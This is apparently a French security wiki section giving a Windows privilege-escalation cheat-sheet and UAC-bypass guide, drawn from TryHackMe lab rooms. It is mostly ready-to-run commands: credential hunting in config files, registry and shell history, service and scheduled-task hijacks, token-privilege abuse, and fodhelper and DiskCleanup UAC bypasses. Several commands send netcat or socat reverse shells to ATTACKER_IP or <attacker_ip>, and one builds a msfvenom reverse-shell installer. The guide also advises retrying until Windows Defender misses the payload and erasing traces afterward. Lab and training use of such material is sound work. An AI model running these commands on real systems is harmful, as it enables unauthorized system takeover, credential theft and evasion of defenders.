# Windows

# [Privesc/Windows] Winpeas

## Introduction

**Winpeas** est l'équivalent de Linpeas pour Windows. Il permet de faire de l'énumération afin de trouver comment vous allez pouvoir procéder pour l'escalade de privilège.

[![image.png](https://wiki.neopipe.fr/uploads/images/gallery/2023-12/scaled-1680-/1pVimage.png)](https://wiki.neopipe.fr/uploads/images/gallery/2023-12/1pVimage.png)

## Manuel

Pour lancer Winpeas sur la machine cible vous allez devoir le télécharger depuis le github en suivant ce lien :

- [https://github.com/carlospolop/PEASS-ng/releases/tag/20231210-89d560ba](https://github.com/carlospolop/PEASS-ng/releases/tag/20231210-89d560ba)

Ensuite vous allez devoir le transférer sur la machine cible.

Pour cela, je vous recommande d'utiliser un serveur web python puis de télécharger le fichier en ligne de commande Powershell grâce aux deux tutoriels suivants :

- [Tutoriel - Monter un serveur web rapide en Python](https://wiki.neopipe.fr/books/python/page/python-serveur-web)
- [Tutoriel - Télcharger un fichier en Powershell](https://wiki.neopipe.fr/books/powershell/page/powershell-cheat-sheet)

# [Privesc/Windows] Cheat-sheet

## Introduction

Cette page décrit plusieurs techniques pour faire de l'escalade de privilège sur un système Windows pour passer d'un **utilisateur A** à un **utilisateur B** en abusant d'une vulnérabilité.

[![image.png](https://wiki.neopipe.fr/uploads/images/gallery/2024-02/scaled-1680-/EQyimage.png)](https://wiki.neopipe.fr/uploads/images/gallery/2024-02/EQyimage.png)

## Techniques

#### Mots de passe WDS

Parfois, les administrateurs laissent des i**dentifiants en clair dans les fichiers de configuration de WDS** qui est utilisé pour déployer une instance Windows sans interraction de la part de l'utilisateur.

Voici la liste des fichiers à consulter qui pourraient contenir des mots de passe :

- **C:\\Unattend.xml**
- **C:\\Windows\\Panther\\Unattend.xml**
- **C:\\Windows\\Panther\\Unattend\\Unattend.xml**
- **C:\\Windows\\system32\\sysprep.inf**
- **C:\\Windows\\system32\\sysprep\\sysprep.xml**

#### Afficher l'historique de commande powershell

```powershell
type %userprofile%\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
```

#### Afficher les identifiants enregistrés

```powershell
cmdkey /list
```

#### Lancer une commande "en tant que"

```powershell
runas /savecred /user:admin cmd.exe
```

<p class="callout info">Ici, le **cmd.exe** sera lancé en tant qu'utilisateur **admin** .</p>

#### Connexions IIS

La commande suivante va énumérer les connexions à la **base de donnée IIS** et peut parfois vous révéler des mots de passe :

```powershell
type C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config | findstr connectionString
```

#### Identifiants PuTTY

Il est possible de récupérer les identifiants enregistrés dans PuTTY en interrogeant une clé de registre :

```powershell
reg query HKEY_CURRENT_USER\Software\SimonTatham\PuTTY\Sessions\ /f "Proxy" /s
```

<p class="callout warning">Simon Tatham est le créateur du logiciel Putty et ne doit donc pas être remplacé par le nom de l'utilisateur. </p>

#### Tâche planifiée vulnérable

Parfois, les tâches planifiées sont vulnérables car le fichier est lancé en tant qu'utilisateur à privilège et peut en même temps être modifié par votre utilisateur.

Vous pouvez **afficher les droits du fichier** lancé par la tâche planifiée avec la commande suivante :

```powershell
icacls <FILE>
```

Admettons le fichier **c:\\tasks\\schtask.bat** :

```
c:\tasks\schtask.bat NT AUTHORITY\SYSTEM:(I)(F)
                    BUILTIN\Administrators:(I)(F)
                    BUILTIN\Users:(I)(F)
```

<p class="callout info">Le **(F)** signifie **Full Access** et donc que les utilisateurs peuvent modifier le fichier.</p>

On pourrait donc injecter un simple payload à l'intérieur et attendre que la tâche se lance :

```powershell
echo c:\tools\nc64.exe -e cmd.exe ATTACKER_IP 4444 > C:\tasks\schtask.bat
```

<p class="callout info">Dans le cas ci-dessus vous devez évidemment lancer un listener en amont.</p>

#### Always Install Elevated

Cette fonctionnalité peut être activée via les deux clés de registre suivantes :

```
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer
```

```
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer
```

Si la fonctionnalité est activée, vous pouvez lancer automatiquement les fichiers **.msi** avec les droits administrateurs.

Avec **Metasploit**, vous pouvez générer un **payload** :

```bash
msfvenom -p windows/x64/shell_reverse_tcp LHOST=<IP> LPORT=<PORT> -f msi -o malicious.msi
```

Vous pouvez ensuite lancer le fichier malicieux en mode **silencieux** sur le poste :

```powershell
msiexec /quiet /qn /i C:\Windows\Temp\malicious.msi
```

#### Insecure Permissions on Service Executable

Dans le cas où un service lancé en administrateur exécute un fichier modifiable **(M)** par le groupe **Everyone**, il est possible d'écraser ce fichier par un fichier malveillant et ainsi, élever ses privilèges :

```
C:\Users\thm-unpriv>icacls C:\PROGRA~2\SYSTEM~1\WService.exe
C:\PROGRA~2\SYSTEM~1\WService.exe Everyone:(I)(M)
                                  NT AUTHORITY\SYSTEM:(I)(F)
                                  BUILTIN\Administrators:(I)(F)
                                  BUILTIN\Users:(I)(RX)
                                  APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
                                  APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(RX)

Successfully processed 1 files; Failed processing 0 files
```

On fait une backup de l'exécutable originale :

```powershell
move WService.exe WService.exe.bkp
```

On renomme notre payload :

```powershell
move C:\Users\thm-unpriv\rev-svc.exe WService.exe
```

On lui donne les bonnes permissions :

```
icacls C:\Users\thm-unpriv\rev-svc.exe /grant Everyone:F
```

Puis on relance le service :

```powershell
sc stop windowsscheduler
```

```powershell
sc start windowsscheduler
```

#### Unquoted Service Paths

Cette vulnérabilité survient lorsque le chemin de l'exécutable du service est mal configuré et comporte des espaces.

Voici un exemple de service correctement configuré :

```
C:\> sc qc "vncserver"
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: vncserver
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 0   IGNORE
        BINARY_PATH_NAME   : "C:\Program Files\RealVNC\VNC Server\vncserver.exe" -service
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : VNC Server
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

Et maintenant voici un service mal configuré :

```
C:\> sc qc "disk sorter enterprise"
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: disk sorter enterprise
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 0   IGNORE
        BINARY_PATH_NAME   : C:\MyPrograms\Disk Sorter Enterprise\bin\disksrs.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Disk Sorter Enterprise
        DEPENDENCIES       :
        SERVICE_START_NAME : .\svcusr2
```

<p class="callout info">En effet, l'exécutable du service comporte des espaces et n'est pas entouré par les guillements. Il est donc vulnérable.</p>

Dans l'ordre, voici la commande qui sera exécutée lors de l'exécution du service :

<table class="table table-bordered" id="bkmrk-command-argument-1-a"><thead><tr><th class="align-center">Command</th><th class="align-center">Argument 1</th><th class="align-center">Argument 2</th></tr></thead><tbody><tr><td style="text-align: left;">C:\\MyPrograms\\Disk.exe</td><td style="text-align: left;">Sorter</td><td style="text-align: left;">Enterprise\\bin\\disksrs.exe</td></tr><tr><td style="text-align: left;">C:\\MyPrograms\\Disk Sorter.exe</td><td style="text-align: left;">Enterprise\\bin\\disksrs.exe</td><td style="text-align: left;"> </td></tr><tr><td style="text-align: left;">C:\\MyPrograms\\Disk Sorter Enterprise\\bin\\disksrs.exe</td><td style="text-align: left;"> </td><td style="text-align: left;"> </td></tr></tbody></table>

<p class="callout info">On s'aperçoit que le service va d'abord essayer d'exécuter **Disk.exe** !</p>

<p class="callout success">On peut donc créer un payload qui portera le nom **Disk.exe** à l'emplacement **C:\\MyPrograms\\** et il sera exécuté par le service.</p>

<p class="callout warning">Cependant, la majorité des services lancent un exécutable situé dans le répertoire **"C:\\Program Files"** ou **"C:\\Program Files (x86)"** qui sont protégés en écriture et empêche l'utilisation de cette technique même sur un service vulnérable.</p>

#### Insecure Service Permissions

Parfois, les permissions du service sont mal configurées et permettent de modifier le chemin du fichier exécuté.

Pour vérifier les permissions **DACL** d'un service (*Discretionary Access Control Lists*), on peut utiliser l'outil [Accesschk](https://docs.microsoft.com/en-us/sysinternals/downloads/accesschk) de la suite SysInternal :

```powershell
accesschk64.exe -qlc <SERVICE_NAME>
```

Voici un exemple de permissions :

```
  [0] ACCESS_ALLOWED_ACE_TYPE: NT AUTHORITY\SYSTEM
        SERVICE_QUERY_STATUS
        SERVICE_QUERY_CONFIG
        SERVICE_INTERROGATE
        SERVICE_ENUMERATE_DEPENDENTS
        SERVICE_PAUSE_CONTINUE
        SERVICE_START
        SERVICE_STOP
        SERVICE_USER_DEFINED_CONTROL
        READ_CONTROL
  [4] ACCESS_ALLOWED_ACE_TYPE: BUILTIN\Users
        SERVICE_ALL_ACCESS
```

<p class="callout info">On aperçoit que le groupe **BUILTIN\\\\Users** bénéficie de tous les droits sur le service.</p>

Voici la commande qui permet de reconfigurer le service en donnant le nouveau de chemin de l'exécutable lancé par le service :

```
sc config THMService binPath= "C:\Users\thm-unpriv\payload.exe" obj= LocalSystem
```

Si la commande ci-dessus réussie, vous pouvez redémarrer le service et bénéfier de ses droits :

```
sc stop THMService
sc start THMService
```

#### SeBackup / SeRestore

Pour vérifier si ce privilège est activé, vous pouvez lancer la commande suivante :

```powershell
whoami /priv
```

- Si ce privilège vous est accordé, vous pouvez dumper la **base SAM** et utiliser des techniques comme le **PassTheHash** ou lancer une attaque **brute force sur le hash NTLM** des utilisateurs.

#### SeTakeOwnership

Ce privilège permet à un utilisateur de se définir propriétaire d'une ressource ou d'un objet sur le système comme un fichier ou une clé de registre.

Par exemple, on peut s'approprier un service lancé en tant que **System** tel que **Utilman.exe** qui correspond aux **Options d'ergonomie** présent sur l'**écran de verrouillage** :

```powershell
takeown /f C:\Windows\System32\Utilman.exe
```

On peut ensuite donner les droits complets à notre groupe sur le fichier :

```powershell
icacls C:\Windows\System32\Utilman.exe /grant <GROUP>:F
```

On peut ensuite remplacer l'exécutable originale par l'invite de commande afin de lancer un shell avec les droits **System** lors de l'exécution des **Options d'ergonomie** :

```powershell
copy cmd.exe utilman.exe
```

#### SeImpersonate

Ce privilège permet d'utiliser les droits d'un autre compte du système pour effectuer des actions.

Typiquement, il peut être utilisé par le service FTP pour utiliser les droits de l'utilisateur pour accéder à un fichier :

[![image.png](https://wiki.neopipe.fr/uploads/images/gallery/2024-02/scaled-1680-/pgXimage.png)](https://wiki.neopipe.fr/uploads/images/gallery/2024-02/pgXimage.png)

Dans ce cas, le service FTP utilise les droits de l'utilisateur Ann pour accéder aux fichiers et ne peut donc pas accéder aux fichiers de Jude.

<p class="callout warning">Cependant, si le service FTP est compromis, un attaquant pourrait **impersonnifier** le compte **System** et lancer un shell en tant que System par exemple.</p>

Pour lancer ce type d'attaque, on peut utiliser l'outil RogueWinRM depuis un shell avec un utilisateur ayant le privilège **SeImpersonnate**:

```powershell
c:\tools\RogueWinRM\RogueWinRM.exe -p "C:\tools\nc64.exe" -a "-e cmd.exe ATTACKER_IP 4442"
```

<p class="callout info">Ici, RogueWinRM va lancer un reverse shell avec netcat en utilisant les droits du compte **System.**</p>

## Outils

#### WinPeas

- [https://github.com/itm4n/PrivescCheck](https://github.com/itm4n/PrivescCheck)

#### PrivescCheck

- [https://github.com/bitsadmin/wesng](https://github.com/bitsadmin/wesng)

#### WES-NG

- [https://github.com/bitsadmin/wesng](https://github.com/bitsadmin/wesng)

Il s'agit d'un script python qui peut être lancé depuis la machine de l'attaquant et qui prend en entrée un fichier texte contenant le **systeminfo** de la victime :

```bash
wes.py systeminfo.txt
```

#### Metasploit

Il propose un module qui va automatiquement chercher les exploits disponibles :

```
multi/recon/local_exploit_suggester
```

# [Privesc/Windows] Bypass UAC

## Introduction

Cette fiche décrit différentes techniques pour contourner l'UAC et ainsi, monter en privilège.

[![image.png](https://wiki.neopipe.fr/uploads/images/gallery/2024-02/scaled-1680-/9JLimage.png)](https://wiki.neopipe.fr/uploads/images/gallery/2024-02/9JLimage.png)

## Source

- [TryHackMe - Bypassing UAC](https://tryhackme.com/room/bypassinguac)

## Techniques

#### Msconfig


Faites **Win+R** puis lancez **msconfig** :

[![image.png](https://wiki.neopipe.fr/uploads/images/gallery/2024-02/scaled-1680-/QWyimage.png)](https://wiki.neopipe.fr/uploads/images/gallery/2024-02/QWyimage.png)
Puis Rendez-vous dans **Tools** pour sléectionner **Command Prompt** puis cliquez sur **Launch** :

[![image.png](https://wiki.neopipe.fr/uploads/images/gallery/2024-02/scaled-1680-/vNhimage.png)](https://wiki.neopipe.fr/uploads/images/gallery/2024-02/vNhimage.png)

<p class="callout success">Vous devriez voir un prompt à privilège **High** apparaître.</p>

#### azman.msc


Faites **Win+R** puis lancez **azman.msc** :
![image.png](https://wiki.neopipe.fr/uploads/images/gallery/2024-02/scaled-1680-/kJdimage.png)


Commencez par vous rendre dans le menu **Help** puis **Help Tonics** :

[![image.png](https://wiki.neopipe.fr/uploads/images/gallery/2024-02/scaled-1680-/xJ7image.png)](https://wiki.neopipe.fr/uploads/images/gallery/2024-02/xJ7image.png)

Ensuite faite clic droit puis **View Source** :

[![image.png](https://wiki.neopipe.fr/uploads/images/gallery/2024-02/scaled-1680-/Mkbimage.png)](https://wiki.neopipe.fr/uploads/images/gallery/2024-02/Mkbimage.png)

Une fois dans le Notepad, Rendez-vous dans le menu **File** puis **Open** et sélectionnez tous les types de fichiers pour pouvoir afficher le cmd. Faite clic droit dessus puis **Open** pour ouvrir un shell privilégié :

[![image.png](https://wiki.neopipe.fr/uploads/images/gallery/2024-02/scaled-1680-/MMPimage.png)](https://wiki.neopipe.fr/uploads/images/gallery/2024-02/MMPimage.png)
### Fodhelper

Cette technique a un avantage considérable par rapport aux deux techniques précédentes :

**Elle peut être réalisée sans aucun accès au GUI !**

La faille existe car le logiciel FodHelper (utilisé pour configurer certains options du système) est programmé pour être lancé lors de l'exécution des fichiers ayant pour ProgID ms-setting par défaut.

Cependant, cette valeur peut être changée dans le registre :

```powershell
set REG_KEY=HKCU\Software\Classes\ms-settings\Shell\Open\command
```

```powershell
set CMD="powershell -windowstyle hidden C:\Tools\socat\socat.exe TCP:<attacker_ip>:4444 EXEC:cmd.exe,pipes"
```

<p class="callout info">Vous pouvez changer la commande à souhait !</p>

```powershell
reg add %REG_KEY% /v "DelegateExecute" /d "" /f
```

```shell-session
reg add %REG_KEY% /d %CMD% /f & fodhelper.exe
```

<p class="callout warning">Si la commande ci-dessus ne lance pas votre payload, il est très probable que ce soit **Windows Defender** qui la bloque.</p>

<p class="callout success">Relancez la commande jusqu'à ce qu'elle s'exécute avant d'être détecté par Windows Defender.</p>

Si jamais vous n'y parvenez pas, vous pouvez utiliser cette version améliorée de l'exploit, qui aura plus de chance d'aboutir :

```powershell
$program = "powershell -windowstyle hidden C:\tools\socat\socat.exe TCP:<attacker_ip>:4445 EXEC:cmd.exe,pipes"

New-Item "HKCU:\Software\Classes\.pwn\Shell\Open\command" -Force
Set-ItemProperty "HKCU:\Software\Classes\.pwn\Shell\Open\command" -Name "(default)" -Value $program -Force
    
New-Item -Path "HKCU:\Software\Classes\ms-settings\CurVer" -Force
Set-ItemProperty  "HKCU:\Software\Classes\ms-settings\CurVer" -Name "(default)" -value ".pwn" -Force
    
Start-Process "C:\Windows\System32\fodhelper.exe" -WindowStyle Hidden
```

Vous pouvez ensuite effacer vos traces :

```powershell
reg delete "HKCU\Software\Classes\.thm\" /f
reg delete "HKCU\Software\Classes\ms-settings\" /f
```

#### Disk cleanup Scheduled Task

Par défaut, une tâche plannifiée de nettoyage du disque est présente et se lance avec le privilège **High** qui est modifiable par l'utilisateur.

Il est donc possible de modifier cette tâche pour y mettre une backdoor et contourner l'UAC même s'il est définit en mode **Always Notify** (qui devrait notifier l'utilisateur systématiquement pour les privilèges).

Cet exploit fonctionne et ne déclenche pas l'UAC car les tâches plannifiées ne peuvent pas le faire par nature.

Vous pouvez retrouver cette tâche dans l'éditeur des tâches plannifiées :

[![image.png](https://wiki.neopipe.fr/uploads/images/gallery/2024-03/scaled-1680-/image.png)](https://wiki.neopipe.fr/uploads/images/gallery/2024-03/image.png)

Par défaut, il lance le programme **cleanmgr.exe** :

[![image.png](https://wiki.neopipe.fr/uploads/images/gallery/2024-03/scaled-1680-/PSyimage.png)](https://wiki.neopipe.fr/uploads/images/gallery/2024-03/PSyimage.png)

Comme la variable d'environnement **%windir%** peut être modifiée dans le registre, on peut mettre notre payload à la place et le reste de la commande en commentaire grâce à l'instruction **"&amp;REM "** (avec un espace) :

```powershell
reg add "HKCU\Environment" /v "windir" /d "cmd.exe /c C:\tools\socat\socat.exe TCP:<attacker_ip>:4446 EXEC:cmd.exe,pipes &REM " /f
```

Puis on peut lancer la tâche :

```powershell
schtasks /run  /tn \Microsoft\Windows\DiskCleanup\SilentCleanup /I
```

Vous pouvez vérifier que l'exploit a fonctionné en regardant vos droits :

```powershell
whoami /groups | find "Label"
```

Si vous avez le **Medium Mandatory Level**, votre exploit n'a pas fonctionné alors que si vous avez le **High Mandatory Level** c'est que vous êtes monté en privilège.

Vous pouvez aussi effacer vos traces :

```powershell
reg delete "HKCU\Environment" /v "windir" /f
```

#### Outil automatisé

Il existe des outils pour automatiser toutes ces techniques dont celui-ci :

- [https://github.com/hfiref0x/UACME](https://github.com/hfiref0x/UACME)

<table border="1" id="bkmrk-method-id-bypass-tec" style="border-collapse: collapse; width: 100%;"><colgroup><col style="width: 50.0618%;"></col><col style="width: 50.0618%;"></col></colgroup><tbody><tr><th>**Method Id**</th><th>**Bypass technique**</th></tr><tr><td class="align-center">33</td><td class="align-center">fodhelper.exe</td></tr><tr><td class="align-center">34</td><td class="align-center">DiskCleanup scheduled task</td></tr><tr><td class="align-center">70</td><td class="align-center">fodhelper.exe using CurVer registry key</td></tr></tbody></table>

Voici la syntaxe :

```powershell
.\UACME-Akagi64.exe <METHOD_ID>
```